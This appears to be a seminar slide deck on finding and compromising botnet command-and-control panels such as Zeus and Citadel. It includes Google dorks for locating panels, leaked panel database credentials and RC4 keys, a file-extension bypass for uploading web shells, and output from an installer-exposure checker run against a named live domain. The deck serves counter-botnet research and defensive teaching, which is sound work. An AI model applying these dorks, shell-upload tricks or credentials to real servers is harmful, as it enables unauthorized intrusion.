

A Closer look on C&C Panels

Seminar on Practical Security
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Exploiting Fundamental
Weaknesses in Botnet
Command and Control
(C&C) Panels

What Goes Around Comes Back Around !
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BlackHat 2014

Agenda

Introduction

Detection Methods

Securing C&C Panels

Compromise Methods

Introduction

Introduction

What is Botnet

- A collection of internet-connected compromised machines
- To perform objectives in the hand of Bot master → Malicious
- Ex. Zeus, Ice IX, Citadel, SpyEye, and Athena

Introduction

C&C
Servers

- Machine to manage bot
- Send instructions and receive data

Introduction

How It Works

Infect the system

Gather credentials-PII

Upload data to C&C
Server



Detection Methods

<http://thumbs.dreamstime.com/z/vector-detective-illustration-flat-style-surveillance-control-concept-big-brother-watching-you-37752327.jpg>

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Google Advance search techniques

i.e. inurl, intitle, filetype , etc.



login - Pure Soccer Academy

puresoccer.com/info/adm/index.php?m=login

Login. User name: Password: Remember (MD5 cookies)

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Citadel or Zeus - inurl:"cp.php?m=login"

ICE IX - inurl:"adm/index.php?m=login"

SpyEye - inurl:"frmcp/"

iStealer - inurl: "/index.php?action=logs"
intitle:"login"

Beta Bot - inurl:"login.php" intext:"myNews Content Manager"

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Monitor traffics

Plasma HTTP Bot example traffic :

```
POST /panel/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.raozat.com
Content-Length: 262
Expect: 100-continue
Connection: Keep-Alive

crypt=qQHan12ck5warpyNtg1TCRkTBNlK6h0RwAjLzACQgACM1YT0RBCIgASVQNEIkFwdRBiMp0EVoUmcvNEIpIF
KsVGdu1kKg45Kx4SM28STER0vg0CIu9wa0Fmcv8ncvNEI0Z2bz9mcj1wToACM3MDIY2EIVJHZhvXUgeUSE1kvOpib
p1GZBpSqv4kk2gDegcDIzd3bk5waxpSNwIWwgjN0MmZ4AZMzgZMZYwZ0YzykhjY0MWNkJwZmRmYWIDM11toHTTP/
1.1 200 OK
Date: Tue, 18 Feb 2014 19:59:27 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.3.28
Content-Type: text/html
Content-Length: 420

==AfqMFRBvkUIRFI01CI0MjMx0ddkRnL152b0NXYu9mag8ULgMzMzMj0vzmfp5ibpFGajv2ZvRmlx0wd0Fmc0N3lv
oDcjR3KtvHdhJhdzBybtACdwlnсjNHIh1iKgQWYvxmb39GZ/
I2bsJ2Lw8SMFNXZH1Tw58yc1xwam9SMvkGch9Cd05SzN9yL6AHd0hGI0JXY0NnLyvmbp1GfqmXZ5ByztACNZITMgA
XLguHcn5SzU9GdzFmbvpGI11CI5MzMz0tbvnmlvVGdzFmZ0NXYo5SzN9Gzu0wd0Fmc0N3LvoDcjR3KtvHdhJhdzBy
btACdwlnсjNHIh1iKgQWYvxmb39GZ/
I2bsJ2Lw8SMHjkUoZus28vc1xwam9SMvkGch9Cd05SzN9vL6AHd0hGI0JXY0NnL1B3ZuIXzu1wb1
```

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Independent researchers


- **Cyber Crime Tracker** - <http://cybercrime-tracker.net/index.php>
- **Zeus Tracker** - <https://zeustracker.abuse.ch/>
- **SpyEye Tracker** - <https://spyeyetracker.abuse.ch/>
- **Palevo Tracker** - <https://palevotracker.abuse.ch/>
- **Feodo Tracker** - <https://feodotracker.abuse.ch/>
- **Daily Botnet Statistics** - <http://botnet-tracker.blogspot.com/>

The screenshot shows a dark-themed web page titled "CYBER CRIME". At the top, there are links for [RSS], [Full List], [Tracker], [ZbotScan], [Submit C&C], [Tools], [VX], [Stats], [Relax], and [About]. Below this is a navigation bar with links for << Start, < Previous, 1, Next >, End >>, ::DATE, ::URL, ::IP, and ::TYPE. A search bar is also present. The main content area displays a table of tracked C&C servers with columns for DATE, URL, IP, and TYPE. The table includes entries such as:

DATE	URL	IP	TYPE
09-08-2015	188.120.246.26/admin.php		Blamer
09-08-2015	gumiches.net/iBanking/admin.php	91.194.254.117	iBanking
09-08-2015	sensustradecakes.com/media/breezingforms/themes/panelnew/admin.php	195.154.184.236	Pony

Detection Methods

The screenshot shows a web browser displaying the Bank of America website at www.bankofamerica.com/bankofamerica/Bz0hxn/. The page features a red login banner with fields for 'Enter your Online ID' and a 'Sign In' button. Below the banner are links for 'Save this Online ID', 'Help/options', and 'Enroll'. The main content area includes a heading 'Checking + Mobile Banking = Convenience' and a subtext 'Get a checking account that goes wherever you go.' A 'Get started' button is visible. The top navigation bar offers categories like Personal, Small Business, Wealth Management, and Businesses & Institutions. The bottom of the page shows a search bar and a link to 'Information for: Select a state'.



Securing C&C Panels

https://pixabay.com/get/52972f3a772794c94c16/1439055210/padlock-40192_1280.png?direct

Securing Mechanisms

Gate Component

Cryptographic Key


Login Page Key

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key



Act as a gateway

Verify host identity

Transmit to C&C Panel

Gate.php

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key

Extracted Code from gate component:

```
if(empty($list[SBCID_BOT_VERSION])) ||  
empty($list[SBCID_BOT_ID])) die();  
if(!connectToDb()) die();  
  
$botId = str_replace("\x01", "\x02", trim($list[SBCID_BOT_ID]));  
$botIdQ = addslashes($botId);  
$botnet = (empty($list[SBCID_BOTNET])) ? DEFAULT_BOTNET :  
str_replace("\x01", "\x02", trim($list[SBCID_BOTNET]));  
$botnetQ = addslashes($botnet);  
$botVersion = toUInt($list[SBCID_BOT_VERSION]);  
$realIpv4 = trim(!empty($_GET['ip']) ? $_GET['ip'] :  
$_SERVER['REMOTE_ADDR']);  
$country = getCountryIpv4();  
$countryQ = addslashes($country);  
$curTime = time();
```

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key

Encryption and authentication

RC4 algorithm

Hard-coded in configuration file

Zeus and Citadel

Extracted from configuration file:

```
$config['mysql_host'] = 'localhost';
$config['mysql_user'] = 'specific_wp1';
$config['mysql_pass'] = 'X8psH64kYa';
$config['mysql_db'] = 'specific_WP';
$config['botnet_timeout'] = 1500;
$config['botnet_cryptkey'] = 'PELLI$10PELLI';
```

Securing Mechanisms

Gate
Component

Cryptographic
Key

Login Page Key

Added authentication feature

Without login page key:

- www.cc-server.com/panel/index.php

With login page key:

- [www.cc-server.com/panel/index.php?key=\[value\]](http://www.cc-server.com/panel/index.php?key=[value])

Compromise methods



http://thumb9.shutterstock.com/display_pic_with_logo/1947692/231475606/stock-vector-hacker-internet-security-concept-flat-design-vector-illustration-231475606.jpg

Compromised Methods

Malware RE

Backdoor access to Hosting Server

C&C Panels Weaknesses

Compromised Methods

Malware RE

Backdoor access to
Hosting Server

C&C Panels
Weaknesses

Obtain the malware

Obtain RC4 key via memory dump

Upload remote management shells to server
via upload vulnerability

- Block .php, .php3, .php4, .php5, .php, .asp, .aspx, .exe, .pl, .cgi, .cmd, .bat, .phtml, .htaccess
- Apache treats **.php.** as a valid **.php → file.php.**

Compromised Methods

Malware RE

Backdoor access to
Hosting Server

C&C Panels
Weaknesses

ZBot	:	ZEUS 2.0.8.9
Process	:	explorer.exe
Pid	:	1568
Address	:	33751040
URL 0	:	http://192.168.26.128/config.bin
Identifier	:	IE8WINXP_2875768F8E7CB1A5
Mutant key	:	2423325063
XOR key	:	3575994474
Registry	:	HKEY_CURRENT_USER\Software\Microsoft\Ubbaf
Value 1	:	Mipuluzoo
Value 2	:	Itudto
Value 3	:	Acyxytexo
Executable	:	Nofaloglo.exe
Data file	:	Cyygis\fuuu.xas
Config RC4 key	:	L.G0.3\$.;z...k=r
0x02030000	4c d2 47 4f 86 33 24 08 b8 25 ee b9 ef 6b 3d 72	P...j...-...F.
0x02030010	de 50 d5 d7 e6 6a f2 0d 60 2d fc 8a 0e dd 46 bb	"..uq.' N@.9.
0x02030020	22 cd e2 f8 75 71 d3 27 d0 4e 0e 40 2c 39 00 02	U.ta....Z.H..
0x02030030	56 c4 21 61 04 c2 20 ac 93 c3 5a 03 48 hc 97 ce	...Fj....\Q.
0x02030040	ea 87 8c f7 e4 66 5d 80 88 05 a3 15 f9 5c 51 bd	;/I#.h.*.?..._9.
0x02030050	3b 2f 5b 23 2e 68 96 2a ec d6 3f a2 1e 5f e0 79	.Y.....n..B.
0x02030060	09 59 83 19 b4 fd cf 9a 8b 0a 1b 6d 13 fa 42	c..z..5.Tx?D..<
0x02030070	63 0c d4 7a f5 9e 35 81 54 78 37 f3 44 01 92 7b	..6..M..>>K..
0x02030080	95 9d 99 36 db ae 4d 90 1c dc 3e 7d 4b 1d c7 7f&C..t..
0x02030090	12 16 a9 aa b3 84 1f c8 26 43 d1 df a5 74 9b 10	4.e.S...v2.w..
0x020300a0	9c 34 cb 65 e3 53 f1 1a a0 76 af 32 14 77 b6	W.I...~<1...<0
0x020300b0	57 c5 49 85 ed ba 7e c9 28 6c 06 e9 b7 3c c6 30	..E..i.A.....
0x020300c0	0b 8d 91 45 a6 d8 69 c1 41 e7 b2 c0 e5 e1 da e8	i*..^..R.n8....
0x020300d0	31 2b 0f a1 5e fe b1 52 17 6e 38 fb 0a 8b 3a	..b..>s.o...g
0x020300e0	98 ff 62 bf ab 29 73 eb 6f 9f f4 18 94 ca a4 67	J.U.X....!p..d
0x020300f0	4a 8f 55 cc 89 58 11 82 d9 a7 7c f6 70 ad 87 64	..
0x02030100	00 00	
Credential RC4 key	:	
0x02030000	17 02 2f d3 a5 aa 98 b5 c9 bf 73 ad 70 27 26 cb	./.....s.p'&.
0x02030010	ed 76 78 2c 69 53 19 6a ef 44 34 db 35 25 21 52	.vx,iS.j.D4.5z!R
0x02030020	ba 54 3b b8 f5 a7 cd 67 c2 f1 eb 80 63 b9 bd 43	I;....g....c..C
0x02030030	04 7e 12 45 22 c0 ae 1b 93 ff 79 49 77 85 1d e8	.^."E"....yIw...
0x02030040	05 8e cc 4c 90 65 ab d6 5b d1 6f 86 c7 6d 5a 03	..L.e..[o..mZ.
0x02030050	e5 62 0e 66 3c 00 b3 7a 28 30 3a a4 a3 9c c3 0d	.h.F<..z(0:....
0x02030060	0a 88 37 07 4f ea cf 06 8d fd e6 71 de 81 24 20	.7.0.....q..\$.
0x02030070	8c df 2e 48 7f b2 f3 0f ca d5 61 7d e7 3e dc 3f	..H.....a>.>?
0x02030080	33 9b 1c ac c8 83 16 8f b7 74 72 47 96 18 38 1a	3.....trG..8.
0x02030090	5d 6e 08 7c a1 50 d8 b4 b1 2a fa e0 bc 32 94 d4	In.!P...*..2..
0x020300a0	1f 1e a8 8b e3 bb e2 4d 82 95 97 84 ee ce 41 ecM.....A.
0x020300b0	29 39 2d af 23 42 2b 31 99 57 60 7b 46 da 40 b6	>9-.#B+1.W'<F.Q.
0x020300c0	c4 87 a0 e4 4a fb f8 75 d9 68 9a 51 36 e1 64 a2J..u.h.Q6.d.
0x020300d0	8a f4 5f a6 55 10 9f 58 6b 5c f6 56 e9 f7 11 d7	...U..Xk\U..
0x020300e0	dd 91 be 01 d2 fe 89 a9 f9 5e 14 0c f2 4e 09 fc^..N..
0x020300f0	9d f8 c5 4b 13 0b c1 15 92 c6 9e 59 6c d0 b0 3d	..K.....Yl...=
0x02030100	00 00	..

Compromised Methods

Malware RE

Backdoor access to
Hosting Server

C&C Panels
Weaknesses

Find others' vulnerabilities

Upload remote management shells

Notorious Datacenter support systems – Pwning through
outer sphere: Exploitation Analysis of Help Desk Systems

Compromised Methods

Malware RE

Backdoor access to
Hosting Server

C&C Panels Weaknesses

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Open Ports

Weak Password and Login Page Key

Compromised Methods

Insecure Deployment

Exposed Directory Structure

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SQL Injection, XSS

Open Ports

Weak Password and Login Page Key

Third party software.

• i.e. XAMPP.

"XAMPP is not meant for production use but only for development environments. The way XAMPP is configured is to be open as possible to allow the developer anything he/she wants. For development environments this is great but in a production environment it could be fatal"

Here a list of missing security in XAMPP:

1. The MySQL administrator (root) has no password.
2. The MySQL daemon is accessible via network.
3. ProFTPD uses the password "lampp" for user "daemon".
4. PhpMyAdmin is accessible via network.
5. Examples are accessible via network.

Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Open Ports

Weak Password and Login
Page Key

Exposed Directory Structure

- /adm
- /config
- /redirect
- /_reports
- /install
- /theme

Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Open Ports

Weak Password and Login
Page Key

The screenshot shows a web browser window with two main sections. The top section displays a 'Login' form with fields for 'User name:' and 'Password:', and a checkbox for 'Remember (MD5 cookies)'. The URL in the address bar is partially visible as 'pu[REDACTED]er.com/info/adm/index.php?m=login'. The bottom section shows the results of a directory traversal attack, with the URL now fully visible as 'pu[REDACTED]er.com/info/'. The title of this section is 'Index of /info' in large bold letters. Below the title is a bulleted list: '• Parent Directory', '• adm/', '• config/', and '• redirect/'. At the bottom of this section is the text 'Apache Server at pu[REDACTED]er.com Port 80'.

pu[REDACTED]er.com/info/adm/index.php?m=login

Login

User name:

Password:

Remember (MD5 cookies)

SI pu[REDACTED]er.com/info/

Index of /info

- [Parent Directory](#)
- [adm/](#)
- [config/](#)
- [redirect/](#)

Apache Server at pu[REDACTED]er.com Port 80

Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Open Ports

Weak Password and Login Page Key



The screenshot shows a web browser window with the following details:

- Address bar: inurl:"adm/index.ph... Login Index of /img/web/redi..."
- Content area:
 - Index of /img/web/redirect**
 - [Parent Directory](#)
 - [r3.php](#)
 - [readme.txt](#)
- Text at the bottom: *Protected by [REDACTED] WAF Server at [REDACTED] han.com Port 80*

```
root@kali:~/Downloads/practicalsecurity# cat r3.php  
El
```

```
root@kali:~/Downloads/practicalsecurity# cat readme.txt  
Use ZEND or ION Cube to protect file and hide path to real server with admin panel.  
practicalsecurity
```

Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login
Page Key



Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login Page Key

Index of /img/web/adm/_reports/files/default/SERVER_0998D3221E282C9A/certs

- [Parent Directory](#)
- [tf_772bec_6b2b9bc7.php.inc](#)

Protected by [REDACTED] AF Server at [REDACTED].com Port 80

```
root@kali:~/Downloads/practicalsecurity# cat tf_772bec_6b2b9bc7.php.inc
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /img/web/adm/_reports/files/default/SERVER_0998D3221E282C9A/certs/tf_772bec_6b2b9bc7.php.inc
on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Protected by [REDACTED] Server at [REDACTED].com Port 80</address>
</body></html>
```

Compromised Methods

Insecure Deployment


Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login
Page Key



Compromised Citadel C&C Panel: Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login
Page Key

```
python zeus_ice_cita_installer_checker.py http://sayno2gaymarriage.biz/wordpress/wp-includes/foxpp

[+] target : (http://sayno2gaymarriage.biz/wordpress/wp-includes/foxpp/install/index.php) / access_code : (200)
[*] install directory is exposed on the target C&C !
[-] installed C&C version : Control Panel 1.3.5.1 Installer
[*] detected MySQL DB on the C&C panel is : sayno2ga_foxpp

[*] extracting installer information, wait for few seconds for the POST request to execute ....!
[*] installer query resulted in following information from : http://sayno2gaymarriage.biz/wordpress/wp-includes/foxpp/install/index.php

<td align="left" class="success">&#8226; [0] - Connecting to MySQL as <b>'sayno2ga_foxpp'</b>.</td>
<td align="left" class="success">&#8226; [0] - Selecting DB <b>'sayno2ga_foxpp'</b>.</td>
<td align="left" class="success">&#8226; [0] - Updating table <b>'botnet_list'</b>.</td>
<td align="left" class="success">&#8226; [0] - Creating table <b>'botnet_reports'</b>.</td>
<td align="left" class="success">&#8226; [1] - <small>Updating table <b>'botnet_reports_140601'</b>.</small></td>
----- TRUNCATED -----
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects_group'</b>.</td>
```

Compromised Citadel C&C Panel: Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login
Page Key

```
<td align="left" class="success">[2] - Updating table <b>'  
    botnet_webinjcts_group_perms'</b>. </td>  
<td align="left" class="success">[2] - Updating table <b>'botnet_webinjcts'</b>. </br>  
    <td>  
<td align="left" class="success">[2] - Updating table <b>'botnet_webinjcts_bundle'</b>. </td>  
<td align="left" class="success">[2] - Updating table <b>'botnet_webinjcts_execlim'</b>. </td>  
<td align="left" class="success">[2] - Updating table <b>'botnet_webinjcts_bundle_members'</b>. </td>  
<td align="left" class="success">[2] - Updating table <b>'botnet_webinjcts_history'</b>. </td>  
<td align="left" class="success">[2] - Creating folder <b>'_reports13305113'</b>. </td>  
<td align="left" class="success">[2] - Writing config file</td>  
<td align="left" class="success">[2] - Searching for the god particle...</td>  
<td align="left" class="success">[3] - Creating folder <b>'system/data'</b>. </td>  
<td align="left" class="success">[3] - Creating folder <b>'public'</b>. </td>  
<td align="left" class="success">[3] - Creating folder <b>'files'</b>. </td>  
<td align="left" class="success">[3] - Creating folder <b>'files/webinjcts'</b>. </td>  
<td align="left" class="success"><b>-- Update complete! --</b></td>  
[*] generated raw file for analysis: 2014-06-30T19:29:04.156664.html
```

Compromised Methods

Insecure Deployment


Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Ports Mapping

Weak Password and Login Page Key



Compromised Methods

Insecure Deployment

Exposed Directory Structure

